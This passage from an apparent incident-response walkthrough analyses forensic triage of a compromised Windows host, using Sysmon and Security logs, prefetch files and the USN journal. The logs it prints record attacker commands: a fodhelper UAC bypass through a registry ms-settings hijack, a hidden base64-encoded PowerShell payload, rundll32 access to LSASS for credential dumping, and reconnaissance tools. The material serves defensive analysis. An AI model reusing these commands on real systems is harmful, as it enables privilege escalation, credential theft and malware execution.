A4AG4AegB1AGoAegA5AHkAaABhAGUANwB5AG4ATwBwAEgAUwBYAEkAagBmAE8ANQArAFQASABtAHgAQwB2AFoAcgBwAHMAcgBTAEgAOABWAGgATQBQAEgAWQAwAGoAeQB1AFIASABGAEwASQBpAEQARABTACsAdABxAEsAL
wBJAHAAVQBXAEcAZgBwAHkAQgBIADUAMgB4ADUAdwBxAFgAbQB6AGsAaABnAG4AdgA4AC8ASgBMAEMANgBsAGsAbgBuADQAUABsAEYATABoAFIAegB4AHoAbQBpAHQASwBUADgAUABmADAALwBDAHoAOQAvAG8AWgBtAGwA
dgBpAGMAZQBxAFQAVQA4AHoAbABoAFEAVABnAG4AYgBFADgAeABpAFUAdABkADUATgBzAHUAbQBaAEUATgBxAE8AVgBpAGkASgBuAHYANQBBAG8AQQBnAGgARwBlAE0ARgArADYAWQBnAEcAOQBmAGYAQgBLADgAcAAvADg
AeABIAFcATABZAFAAZgBwAFYAKwAwACsANQA4AGYAawBjAEMAWAAzAFYANQBYAHkANwA1AFYAQQBhAHMAcABaAG8AWABqAEoAaQBWACsAaABZADUAVABsAHoAZABrAGMAWABPAGMASAA5AE8AKwBTAHEAdwBCAC8AUAB5AF
IAWQA0AGYAYQB2AGoAMQBMAFYASgBpADUAeABFAEMAYwB2AEgAUABoADkAbAA2AHUAMwBOAHoAZABQADIAWgBMAEEAZgBmAEwAVABJAEsAYQBaADMAbABlAHAAWABKAFIARwBBAEEATAB4AGcAQgAxAEYATwBCADkAWgBRA
GcAcgBQADMAKwBKAHoAZABuAHYAVgBqAEkAcwAvAE4AVgBTADUAYQBsADEAMAB6AHUARQA1ADQALwBnAHEAUABTADAARABhAGoALwBmADMAaABSAHUATAA5AGsAagB2AHIAOQBZAEMAWABWAHQAdwBzAFQANQB6ADYAdABC
AEkAeAB2AHEARQArADMAbwBJADQALwBpAGEAOABMAG4AUAA0AG8AWgAyAGIAZwBrADQANgBOADAARgBSAHMARAB6AG4AegB1AGMAawBCAHMANwBjAEoATwBUAGgARAA2ADkASwBOAGEAMgA2AFAAOABUAGIAZAA1AEIAcQB
kAGkAaQBIAHMATQBxAEMAQQBsAEMAdAArAEQATwBjAGMAdwBuACsAdgA1AEkAKwBJAEIAZgArAGMAOQBwAE8AbQBuAEQAWgBRAFoAdQBVAHAAZgBTAHUAdAA0ADkAUwA3ADIASQBwAGQAYgBMAG8AcgBqAG8AagBSAE4AbwBnAEoAbwBUADUAQgBLADcASwBLAGwAKwBUAEMAOQBIAGEAcwBLAEQAYgBKAG4ANwBCAG4AZQBVAHUASgB4AGkARgBQAE8AcgB1AGUAZgBDAEIANQBSAGUAWABMAGMAQwBIAHkAbwBtAHcAUgBCAGQAbwBPAEYAeABIAGgASgBNAGsAUwB0AFkASwBVAHAAZABhAHAAUABtAGMAVQA2AGQASwA0AFQAYwBoADUAeQAwAGsATwB0AEMAeQBZAEcAbABQAGMAUQBFAHYAZwBnAHUANQBsAHoAawBEAEwATwBMAC8ANQBvAGYAaABkAEsAYwA4AEoA
NABYAHUAcwBRAEQANgBhAHcATAA2AFMANQB5AG8ATwBkAGMASwBpAHAATABOACsAUQBRAE8ALwBkAHYAWQBGAC8AcgA1AEYAdwBVAGcAcQBzAHIAUwBlADkAQQBRAHcATABNADMAWQBBAFgAcABTAFYAbABIAFAAcABhAHI
AdgBoAEQANAB2ADEAMwA4AEwANQB2AE0AZAAvAEIAYgBEAEYAeQBDAFcAUQArAEsAOABUAGUAQgBoAHIANgB1AFEAcwBBAE8AegBFADkAUQBUAE0AbQBrAGYAUwBsAEkARQByAHcAcQBYAG4AawBvAHAAWQB5AE0AMQBnAD
gATgAxAC8AZgBpAE0ANQBvAFoAUgB5AFUAZABCAFoANABUAFIAUwBUAGUAbgBXAGUAOQBiAGgAOABUAHAARQBUAEoAMgAxAE0AaAAvAFgAagBhAE4AZQBUACsAMABmAEQASAA2AGYAWQBYADcATAAyAFgAdQArAGcAKwBqA
FoAOQBrAEoATQBBAFAAMwBJAFcAZABkAHMAYQA3AEcAZABZAGoAbQBPADMANAA0AGIAVwBkAGgAaQBoAGQATABqAGIAcABZADMAVwArAHQAaQBlAHEAdgBLAFEAMQBtAG0ATgA5AHAASgBoADgAKwBUAHIARgBIAHUAZwA5
AHoAQQBKAGoARgBtAEQAOQBmAFoAagBQAFgARABqACsAMABGAEwAWAB5ADAAUQAzAFUAVwBaAHIAOABTAHIAVgB1AHcAMgBPAGcANQBQAHUATAA1AGwARQA1AGsARQB4AG0ARQBjADkAZgBaAFQAMQBWADcAdABjAGQAMAB
iAEIASABxAGQAZwArADQAeQBhAFMAYwBoAGEAeQBlAFQAcQBaAEUATQBvADYASABYAG8AOQBYAHQAWABsAHYAeQAvAHIANwBYACsAZABJAGQAeQBBAGIANgA0AGwAcgAzAEoATgBPADMASQArAEgATABpAEoAdwA5AEUAdg
```

```
2023-08-10T09:21:16.211891+00:00,UNC2452 Process Creation Patterns,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,1,2568,DESKTOP-VQJOLVH,
"CommandLine: C:\Windows\system32\cmd.exe /C C:\Windows\system32\fodhelper.exe
Company: Microsoft Corporation
CurrentDirectory: C:\Users\johndoe\AppData\Local\
Description: Windows Command Processor
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Hashes: SHA1=F1EFB0FDDC156E4C61C5F78A54700E4E7984D55D,MD5=8A2122E8162DBEF04694B9C3E0B6CDEE,SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450,
IMPHASH=272245E2988E1E430500B852C4FB5E18
Image: C:\Windows\System32\cmd.exe
IntegrityLevel: Medium
LogonGuid: D875E288-2DE1-64D4-1801-020000000000
LogonId: '0x20118'
OriginalFileName: Cmd.Exe
ParentCommandLine: '""C:\Windows\System32\rundll32.exe"" payload.dll,StartW'
ParentImage: C:\Windows\System32\rundll32.exe
ParentProcessGuid: 00000000-0000-0000-0000-000000000000
ParentProcessId: 3648
ParentUser: '-'
ProcessGuid: D875E288-AC0C-64D4-C402-000000000300
ProcessId: 736
Product: Microsoft® Windows® Operating System
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
TerminalSessionId: 1
User: DESKTOP-VQJOLVH\johndoe
UtcTime: 2023-08-10 09:21:16.210
```

https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/


- **LSASS Access**

```
2023-08-10T09:25:08.136679+00:00,Mimikatz Detection LSASS Access;Suspicious In-Memory Module Execution,..\..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,10,3552,DESKTOP-VQJOLVH,
"CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d524|C:\Windows\System32\KERNELBASE.dll+308ee|UNKNOWN(0000022D8024D798)
GrantedAccess: '0x1010'
RuleName: technique_id=T1003,technique_name=Credential Dumping
SourceImage: C:\Windows\system32\rundll32.exe
SourceProcessGUID: D875E288-ACF3-64D4-B003-000000000300
SourceProcessId: 6816
SourceThreadId: 7412
SourceUser: NT AUTHORITY\SYSTEM
TargetImage: C:\Windows\system32\lsass.exe
TargetProcessGUID: D875E288-2DE0-64D4-0C00-000000000300
TargetProcessId: 660
TargetUser: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:25:08.129
```


- **Windows PowerShell Execution**


```
2023-08-10T09:21:12.022956+00:00,Godmode Sigma Rule;PowerShell Base64 Encoded FromBase64String Cmdlet;PowerShell Base64 Encoded IEX Cmdlet;Suspicious PowerShell
Invocations - Specific - ProcessCreation,..\..\DESKTOP-VQJOLVH-C.339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Security.evtx,1,
Microsoft-Windows-Security-Auditing,4688,5407,DESKTOP-VQJOLVH,"CommandLine: C:\Windows\system32\cmd.exe /C reg.exe add
HKCU\Software\Classes\ms-settings\Shell\Open\command /d ""powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcAIQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHM
ASQBBAEEAQQBBAEEAQQBBAEEAQQBMAFYAVwBhAFcALwBpAFMAaABiADkAbgBQAHcASwBmADIAZwBKAFUAQgBNAEcAYgBDAEQATgBHADcAWAAwAEQATQBiAHMAUwB5AEEAcwBkAGwANABVAGwAYwB1AEYASwBlAEsAMQBYAE
EAYgBEAG0ALwBmAGYANQA1AGEAQgBkAEgAbwA2AFAAZABQAFMAegBFAFMASwBxAEgATABkADUAZABTADUAUwA5ADAANQA0AFgAZAB6AHoAaQBqAG0AbwA4AEEAbQAwAHQAMgBTAHMASgBnAEcAdgBpAFQAZgAzAG0ANABTA
EgAMwBPAHgARgBvAHMAWABoAC8AQwBYAGsAQQBYADQAQgBkAGsAMgBJADMARQBzAC8AWABsADcATQAwAFUATQBlAFYATAArADAAeAA2AHgARgB5ACsAdwBFADUAYwBVAHAAVwB3AGoAQgBJAG0AZABNAEYASwA0AHUAYgBt
ADkAeQBUADQAbABmAG8AdwAyADUATQBWAEgAbgBPADcASgBpADAAZgA0AE4AcgBCAGoANgBhAHUAVQBmADEATABEAFUAQQBzADgAUgBQADMAbgAzADMANQByAEoAWQB3AFIAbgA1AC8AMwBwAFEANwBoAGEAaAB3AFQAegA
zAEkAcABpAGYATQBGADYAUgAvAFMAYQBrAHMAWQB1AFoAdABZAE8ANABLADUAOQBLAGYAMAA2AGEAWABVAGMAUQBNAEwAdQBSAGUAeABZAHcAdgBoAEwAZAB4AEMAOQBXADEAeABOAGcAdwB3AEUAagBjAG8AegBVAE8AWA
A4AG4AegB1AGoAegA5AHkAaABhAGUANwB5AG4ATwBwAEgAUwBYAEkAagBmAE8ANQArAFQASABtAHgAQwB2AFoAcgBwAHMAcgBTAEgAOABWAGgATQBQAEgAWQAwAGoAeQB1AFIASABGAEwASQBpAEQARABTACsAdABxAEsAL
```

Upon examining `account_tampering.csv`, we observe that a new user was created (`Admin`) and added to the `Administrators` group.



We can also identify new user creation through `Autopsy` as follows.





Analyzing Rapid Triage Data - Prefetch Files (PECmd)

Let's now dive into the system's execution history by analyzing the prefetch files (available at `C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch`) with `PECmd.exe`.

```
C:\Users\johndoe>C:\Users\johndoe\Desktop\Get-
ZimmermanTools\net6\PECmd.exe -d
"C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch" -q --csv
C:\Users\johndoe\Desktop --csvf suspect_prefetch.csv
PECmd version 1.5.0.0

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/PECmd

Command line: -d
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch -q --csv
C:\Users\johndoe\Desktop --csvf suspect_prefetch.csv

Warning: Administrator privileges not found!

Keywords: temp, tmp

Looking for prefetch files in
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch

Found 192 Prefetch files

---------- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\7Z.EXE-
7FD2B543.pf in 0.01905280 seconds ----------
---------- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\8EA5559.EXE-
F1260DBD.pf in 0.00101580 seconds ----------
---------- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ADVANCED_IP_
SCANNER_CONSOLE.E-1287F9BF.pf in 0.00139640 seconds ----------
---------- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\APPLICATIONF
RAMEHOST.EXE-8CE9A1EE.pf in 0.00144550 seconds ----------
---------- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\ARP.EXE-
ED14DF84.pf in 0.00088350 seconds ----------
---------- Processed
C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\Prefetch\AUDIODG.EXE-
AB22E9A6.pf in 0.00128900 seconds ----------
---SNIP---

Processed 192 out of 192 files in 1.7305 seconds

CSV output will be saved to C:\Users\johndoe\Desktop\suspect_prefetch.csv
CSV time line output will be saved to
```

```
C:\Users\johndoe\Desktop\suspect_prefetch_Timeline.csv
```

SourceFilename	RunCount	LastRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun	PreviousRun
C:\Users\johndoe\Desktop\Prefetch\BACKGROUNDTASKHOST.EXE-05A8BF9D.pf	1	2023-08-10 9:10							
C:\Users\johndoe\Desktop\Prefetch\DLLHOST.EXE-E9BDD97B.pf	3	2023-08-10 9:10	2023-08-10 0:24	2023-08-10 0:24					
C:\Users\johndoe\Desktop\Prefetch\CONSENT.EXE-40419367.pf	7	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:25	2023-08-10 0:25	2023-08-10 0:24	2023-08-10 0:24	2023-08-10 0:24	
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-8FFB1633.pf	5	2023-08-10 9:11	2023-08-10 9:11	2023-08-10 0:30	2023-08-10 0:30	2023-08-10 0:22			
C:\Users\johndoe\Desktop\Prefetch\MSIEXEC.EXE-CDBFC0F7.pf	4	2023-08-10 9:11	2023-08-10 9:11	2023-08-10 0:30	2023-08-10 0:22				
C:\Users\johndoe\Desktop\Prefetch\VELOCIRAPTOR.EXE-3F829F8F.pf	2	2023-08-10 9:11	2023-08-10 9:11						
C:\Users\johndoe\Desktop\Prefetch\SEARCHPROTOCOLHOST.EXE-69C456C3.pf	5	2023-08-10 9:14	2023-08-10 0:29	2023-08-10 0:27	2023-08-10 0:23	2023-08-10 0:23			
C:\Users\johndoe\Desktop\Prefetch\SEARCHFILTERHOST.EXE-44162447.pf	7	2023-08-10 9:14	2023-08-10 0:37	2023-08-10 0:34	2023-08-10 0:32	2023-08-10 0:29	2023-08-10 0:27	2023-08-10 0:23	
C:\Users\johndoe\Desktop\Prefetch\OPENWITH.EXE-8B50D58B.pf	2	2023-08-10 9:14	2023-08-10 9:14						
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-8FBE01A3.pf	1	2023-08-10 9:15							
C:\Users\johndoe\Desktop\Prefetch\ARP.EXE-ED14DF84.pf	1	2023-08-10 9:16							
C:\Users\johndoe\Desktop\Prefetch\CHCP.COM-2CF9B15C.pf	3	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16					
C:\Users\johndoe\Desktop\Prefetch\IPCONFIG.EXE-BFEC2AD0.pf	2	2023-08-10 9:16	2023-08-10 9:10						
C:\Users\johndoe\Desktop\Prefetch\NLTEST.EXE-E3335D27.pf	2	2023-08-10 9:17	2023-08-10 9:17						
C:\Users\johndoe\Desktop\Prefetch\PING.EXE-4A8A6853.pf	1	2023-08-10 9:17							
C:\Users\johndoe\Desktop\Prefetch\SYSTEMINFO.EXE-3EAAF1C2.pf	1	2023-08-10 9:17							
C:\Users\johndoe\Desktop\Prefetch\WMIPRVSE.EXE-E8B6DD29.pf	4	2023-08-10 9:17	2023-08-10 9:10	2023-08-10 0:34	2023-08-10 0:23				
C:\Users\johndoe\Desktop\Prefetch\WHOAMI.EXE-9D378AFE.pf	6	2023-08-10 9:17	2023-08-10 9:17	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34	2023-08-10 0:34		
C:\Users\johndoe\Desktop\Prefetch\TAR.EXE-EA1E7070.pf	1	2023-08-10 9:20							
C:\Users\johndoe\Desktop\Prefetch\ADVANCED_IP_SCANNER_CONSOLE.E-1287F9BF.pf	1	2023-08-10 9:20							
C:\Users\johndoe\Desktop\Prefetch\DEFRAG.EXE-3D9E8D72.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\REG.EXE-A93A1343.pf	2	2023-08-10 9:21	2023-08-10 9:21						
C:\Users\johndoe\Desktop\Prefetch\NGENTASK.EXE-0E6CEC17.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-67EC2DA7.pf	1	2023-08-10 9:21							
C:\Users\johndoe\Desktop\Prefetch\MSCORSVW.EXE-8CE1A322.pf	11	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-DF144105.pf	2	2023-08-10 9:21	2023-08-10 0:31						
C:\Users\johndoe\Desktop\Prefetch\MSCORSVW.EXE-16B291C4.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:21
C:\Users\johndoe\Desktop\Prefetch\NGEN.EXE-4A8DA13E.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22
C:\Users\johndoe\Desktop\Prefetch\NGEN.EXE-734C6620.pf	10	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22	2023-08-10 9:22
C:\Users\johndoe\Desktop\Prefetch\8EA5559.EXE-F1260DBD.pf	1	2023-08-10 9:23							
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-92E61D3E.pf	1	2023-08-10 9:23							
C:\Users\johndoe\Desktop\Prefetch\RUNDLL32.EXE-C9A39DDE.pf	3	2023-08-10 9:25	2023-08-10 9:25	2023-08-10 9:22					
C:\Users\johndoe\Desktop\Prefetch\CMD.EXE-0BD30961.pf	11	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:20	2023-08-10 9:20	2023-08-10 9:16	2023-08-10 9:10	2023-08-10 0:31	2023-08-10 0:31
C:\Users\johndoe\Desktop\Prefetch\NET.EXE-A0964F30.pf	10	2023-08-10 9:26	2023-08-10 9:26	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16
C:\Users\johndoe\Desktop\Prefetch\NET1.EXE-509326A5.pf	9	2023-08-10 9:26	2023-08-10 9:26	2023-08-10 9:17	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16	2023-08-10 9:16
C:\Users\johndoe\Desktop\Prefetch\POWERSHELL.EXE-CA1AE517.pf	5	2023-08-10 9:26	2023-08-10 9:23	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:24			
C:\Users\johndoe\Desktop\Prefetch\SMARTSCREEN.EXE-EACC1250.pf	1	2023-08-10 9:32							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3C.pf	1	2023-08-10 9:32							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA43.pf	2	2023-08-10 9:32	2023-08-10 9:11						
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA44.pf	13	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 9:12	2023-08-10 9:11	2023-08-10 9:11
C:\Users\johndoe\Desktop\Prefetch\ELEVATION_SERVICE.EXE-581D9768.pf	1	2023-08-10 9:32							
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3D.pf	12	2023-08-10 9:32	2023-08-10 9:32	2023-08-10 9:13	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12	2023-08-10 9:12
C:\Users\johndoe\Desktop\Prefetch\CHROME.EXE-AED7BA3E.pf	4	2023-08-10 9:34	2023-08-10 9:32	2023-08-10 9:13	2023-08-10 9:11				
C:\Users\johndoe\Desktop\Prefetch\CONHOST.EXE-0C8456FB.pf	16	2023-08-10 9:35	2023-08-10 9:26	2023-08-10 9:23	2023-08-10 9:20	2023-08-10 9:16	2023-08-10 9:10	2023-08-10 0:30	2023-08-10 0:30
C:\Users\johndoe\Desktop\Prefetch\WINPMEM_MINI_X64_RC2.EXE-8EFD4BA6.pf	1	2023-08-10 9:35							
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-5D15868E.pf	1	2023-08-10 9:40							
C:\Users\johndoe\Desktop\Prefetch\MOUSOCOREWORKER.EXE-4429AC2B.pf	10	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:12	2023-08-10 0:37	2023-08-10 0:32
C:\Users\johndoe\Desktop\Prefetch\SPPSVC.EXE-96070FE0.pf	12	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:11	2023-08-10 0:37	2023-08-10 0:32
C:\Users\johndoe\Desktop\Prefetch\TASKHOSTW.EXE-2E5D4B75.pf	16	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:21	2023-08-10 9:10	2023-08-10 0:37	2023-08-10 0:37
C:\Users\johndoe\Desktop\Prefetch\TIWORKER.EXE-7B8C9E70.pf	7	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:17	2023-08-10 9:12	2023-08-10 0:37	
C:\Users\johndoe\Desktop\Prefetch\TRUSTEDINSTALLER.EXE-766EFF52.pf	7	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:17	2023-08-10 9:12	2023-08-10 0:37	
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-FDC3FC8E.pf	10	2023-08-10 9:41	2023-08-10 9:36	2023-08-10 9:26	2023-08-10 9:21	2023-08-10 9:15	2023-08-10 9:12	2023-08-10 0:37	2023-08-10 0:32
C:\Users\johndoe\Desktop\Prefetch\RUNTIMEBROKER.EXE-67310593.pf	6	2023-08-10 9:41	2023-08-10 9:15	2023-08-10 9:10	2023-08-10 0:37	2023-08-10 0:32	2023-08-10 0:25		
C:\Users\johndoe\Desktop\Prefetch\RUNTIMEBROKER.EXE-D2EE0952.pf	7	2023-08-10 9:41	2023-08-10 9:15	2023-08-10 0:37	2023-08-10 0:32	2023-08-10 0:26	2023-08-10 0:25	2023-08-10 0:21	
C:\Users\johndoe\Desktop\Prefetch\DLLHOST.EXE-4B6CB38A.pf	13	2023-08-10 9:41	2023-08-10 9:24	2023-08-10 9:14	2023-08-10 0:29	2023-08-10 0:28	2023-08-10 0:27	2023-08-10 0:25	2023-08-10 0:24
C:\Users\johndoe\Desktop\Prefetch\SVCHOST.EXE-6A249820.pf	3	2023-08-10 9:41	2023-08-10 9:31	2023-08-10 9:11					
C:\Users\johndoe\Desktop\Prefetch\VSSVC.EXE-6C8F0C66.pf	3	2023-08-10 9:41	2023-08-10 9:31	2023-08-10 9:11					

Analyzing Rapid Triage Data - USN Journal (usn.py)

Within the `USN journal` (available at `C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\$Extend\$UsnJrnl%3A$J`), we can identify all files that were either created or deleted during the incident.

```
C:\Users\johndoe>python C:\Users\johndoe\Desktop\files\USN-Journal-Parser-master\usnparser\usn.py -f C:\Users\johndoe\Desktop\kapefiles\ntfs\%5C%5C.%5CC%3A\$Extend\$UsnJrnl%3A$J -o C:\Users\johndoe\Desktop\usn_output.csv -c
```

Suspicious activities took place approximately between `2023-08-10 09:00:00` and `2023-08-10 10:00:00`.

To view the CSV using PowerShell in alignment with our timeline, we can execute:

```
PS C:\Users\johndoe> $time1 = [DateTime]::ParseExact("2023-08-10
09:00:00.000000", "yyyy-MM-dd HH:mm:ss.ffffff", $null)
PS C:\Users\johndoe> $time2 = [DateTime]::ParseExact("2023-08-10
10:00:00.000000", "yyyy-MM-dd HH:mm:ss.ffffff", $null)
PS C:\Users\johndoe> Import-Csv -Path
C:\Users\johndoe\Desktop\usn_output.csv | Where-Object { $_.'FileName' -
match '\.exe$|\.txt$|\.msi$|\.bat$|\.ps1$|\.iso$|\.lnk$' } | Where-Object
{ $_.timestamp -as [DateTime] -ge $time1 -and $_.timestamp -as [DateTime]
-lt $time2 }

timestamp                 filename                                fileattr
reason
---------                 --------                                --------
------
2023-08-10 09:10:22.977907 LogFile_August_10_2023__11_10_22.txt  ARCHIVE
FILE_CREATE
2023-08-10 09:10:22.977907 LogFile_August_10_2023__11_10_22.txt  ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:10:23.071596 SkypeApp0.txt                         ARCHIVE
DATA_EXTEND
2023-08-10 09:10:23.118786 LogFile_August_10_2023__11_10_22.txt  ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:10:32.210068 connecttest[1].txt                    ARCHIVE
NOT_CONTENT_INDEXED FILE_CREATE
2023-08-10 09:10:32.210068 connecttest[1].txt                    ARCHIVE
NOT_CONTENT_INDEXED DATA_EXTEND FILE_CREATE
2023-08-10 09:10:32.225077 connecttest[1].txt                    ARCHIVE
NOT_CONTENT_INDEXED DATA_EXTEND FILE_CREATE...
2023-08-10 09:10:33.650255 GoogleUpdateSetup.exe                 ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:10:39.363855 install-velociraptor.ps1              ARCHIVE
DATA_OVERWRITE
